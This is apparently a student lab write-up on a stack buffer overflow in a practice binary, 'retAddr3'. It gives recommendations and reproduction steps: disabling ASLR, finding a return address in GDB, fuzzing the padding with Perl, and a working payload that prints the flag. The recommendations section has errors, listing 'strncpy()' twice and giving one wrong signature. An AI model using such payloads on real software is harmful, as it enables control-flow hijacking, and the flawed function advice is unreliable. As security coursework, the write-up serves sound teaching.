

Risks of unsafe string function usage

Executive Summary

In this assessment, the attacker exploited the weakness of the code in `retAddr3` and gained access to the contents of `merryflag.txt`. The vulnerability found in this scenario was a buffer overflow vulnerability, which occurred due to the usage of unsafe parameters to write the code. This weakness was very risky because the attacker used a specific amount of input and changed how the code worked.

The attacker could have crashed or modified the file if the risk was not addressed. In this assessment, the attacker took advantage of the unsafe parameters present in the code and gained access to the flag file.

Vulnerabilities Identified

The vulnerability here was the usage of the unsafe function `strcpy()` to write data into the buffer in the `vuln` function. This resulted in a vulnerability known as buffer overflow. Buffer overflow is a type of security vulnerability that occurs when a program writes excess data into the buffer that exceeds the maximum buffer size, which would cause the extra data to overflow into adjacent memory locations. An attacker could take advantage of this vulnerability to control the flow of execution of the program to reach his goal.

In this scenario, the `vuln` function uses `strcpy()` to write data into `buffer1[]`, `buffer2[]`, `buffer3[]` without the knowledge of maximum size of the buffer. This could potentially lead to a buffer overflow if the attacker gives an input string that is larger than the total buffer size.

Recommendations

The first recommendation is the usage of safe string functions to write input into the buffer, like `strncpy()` or `strncpy()` instead of `strcpy()`. These functions ensure that the input does not exceed the maximum buffer size.

Syntax of `strncpy()`: `size_t strncpy(char *dst, const char *src, size_t size);`

`dst`: A pointer to the destination string.

`src`: A pointer to the source string.

`size`: The size of the destination buffer.

Syntax of `strncpy()`: `char* strncpy(char* dst, const char* src, size_t n);`

`dst`: A pointer to where you want to copy the string.

src: The string that you want to copy.

n: The maximum number of characters that you want to copy.


The second recommendation is to write a function that validates user input so that the user input does not exceed the maximum buffer size.

```
if (strlen(input) > max_input_len) {  
    printf("Input string is too long");  
    return;  
}
```

The third recommendation is to use languages like Python, Java that are safe from buffer overflow vulnerabilities instead of C.

Steps to reproduce the attack

First, I disabled the defense mechanism with the `toggleASLR` command and set it to 0. In the next step, I was not able to open the `retAddr3` file directly, so I disassembled the file in GDB (GNU Debugger). To open this file in GDB, I used `gdb retAddr3` command to open the GDB shell as shown in screenshot 1.



```
GNU gdb (Ubuntu 12.1-3ubuntu2) 12.1  
Copyright (C) 2022 Free Software Foundation, Inc.  
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>  
This is free software: you are free to change and redistribute it.  
There is NO WARRANTY, to the extent permitted by law.  
Type "show copying" and "show warranty" for details.  
This GDB was configured as "x86_64-linux-gnu".  
Type "show configuration" for configuration details.  
For bug reporting instructions, please see:  
<https://www.gnu.org/software/gdb/bugs/>.  
Find the GDB manual and other documentation resources online at:  
  <http://www.gnu.org/software/gdb/documentation/>.  
  
For help, type "help".  
Type "apropos word" to search for commands related to "word"..  
Reading symbols from retAddr3...  
(No debugging symbols found in retAddr3)  
(gdb)
```

Screenshot 1: GDB Shell.

In the next step, I ran the file with `run retAddr3` in GDB to update the memory addresses. Then I disassembled the main function of “retAddr3” with `disassemble main` in the GDB shell. Then I checked where else `if (x == 2){` in the code was executed in the disassembled code, and it was `0x565563da`. As shown in screenshot 2, I concluded that the return address I needed to reach to print the flag was `0x565563e0`.

```
0x565563da <+117>:  cmpl    $0x2, -0xc(%ebp)
0x565563de <+121>:  jne     0x565563f7 <main+146>
0x565563e0 <+123>:  sub     $0xc, %esp
0x565563e3 <+126>:  push    $0x2056
0x565563e8 <+131>:  call    0x565563e9 <main+132>
0x565563ed <+136>:  add     $0x10, %esp
0x565563f0 <+139>:  call    0x565562ff <getFlag>
0x565563f5 <+144>:  jmp     0x56556407 <main+162>
```


Screenshot 2: Disassembled main function from.

In the next step, I created a stack frame diagram, as shown in figure 1 to determine the amount of padding to be added to get to the return address ‘`0x565563e0`’ that would have printed the flag.

Address	Memory
0xfffffffffc	Top of memory
...	
0xbffff????	Input
0xbffff????	3
0xbffff????	2
0xbffff????	1
0xbffff????	Return address
0xbffff????	Previous ebp
0xbffff????	Byte alignment
0xbffff????	Byte alignment
0xbffff????	X
0xbffff????	y
0xb????????	Buffer
0xb????????	...
0xb????????	Buffer
...	
0x00000000	Bottom of memory

Figure 1: Stack frame diagram of vuln.


After that, I used the command `./retAddr3 $(perl -e print '"A"x random_number')` to determine the size of the buffer. This command inputs a string of a random number of character instances of the letter "A" with the usage of the Perl scripting language. The screenshot below shows how I used the above command to estimate the size of the buffer.



```
merry@cs647:~$ ./retAddr3 $(perl -e print '"A"x200')
::: You lose :::
merry@cs647:~$ ./retAddr3 $(perl -e print '"A"x400')
::: You lose :::
merry@cs647:~$ ./retAddr3 $(perl -e print '"A"x600')
Segmentation fault (core dumped)
merry@cs647:~$ ./retAddr3 $(perl -e print '"A"x500')
::: You lose :::
merry@cs647:~$ ./retAddr3 $(perl -e print '"A"x550')
Segmentation fault (core dumped)
merry@cs647:~$ ./retAddr3 $(perl -e print '"A"x530')
Segmentation fault (core dumped)
merry@cs647:~$ ./retAddr3 $(perl -e print '"A"x521')
::: You lose :::
merry@cs647:~$ ./retAddr3 $(perl -e print '"A"x522')
::: You lose :::
Segmentation fault (core dumped)
```

Screenshot 3: Checking the maximum buffer size.

From the screenshot 3, I concluded that the maximum size of the buffer was 521. Now with the help of stack frame diagram, I estimated that the total buffer needed such that the flow of execution goes to memory address `0x565563e0` was 526(1 to get to `"::: You Win :::"` and 4 was the previous EBP size). Now I concatenated the memory address `0x565563e0` in little endian format, `\xe0\x63\x55\x56` to the input with the command `./retAddr3 $(perl -e print '"A"x526 . "\xe0\x63\x55\x56"')`.




```
merry@cs647:~$ ./retAddr3 $(perl -e print '"A"x526 . "\xe0\x63\x55\x56"')
::: You Win :::
Here you go:
875c340e7a4b4af7264efd73e43c194d0c678b51fe21223c2b6e68b27859d829
2bdfdf045f8e77f6a4302b13fd5f18851cc7c62c0a3e989290af0ad831d88e72
Segmentation fault (core dumped)
```

Screenshot 4: Working of the exploit.

From screenshot 4, I was able to infer that the exploit worked.

Findings

After I finished the exploit, I was able to retrieve the following information, as shown in screenshot 5 below.



```
Here you go:  
875c340e7a4b4af7264efd73e43c194d0c678b51fe21223c2b6e68b27859d829  
2bdfdf045f8e77f6a4302b13fd5f18851cc7c62c0a3e989290af0ad831d88e72
```

Screenshot 5: Contents of merryflag.txt.

Contents of merryflag.txt as text:

```
Here you go:  
875c340e7a4b4af7264efd73e43c194d0c678b51fe21223c2b6e68b27859d829  
2bdfdf045f8e77f6a4302b13fd5f18851cc7c62c0a3e989290af0ad831d88e72
```

References

https://www.qnx.com/developers/docs/7.1/#com.qnx.doc.neutrino.lib_ref/topic/s/strlcat.html used for explanation of `strlcpy()`.

https://www.qnx.com/developers/docs/7.1/#com.qnx.doc.neutrino.lib_ref/topic/s/strncpy.html used for explanation of `strncpy()`.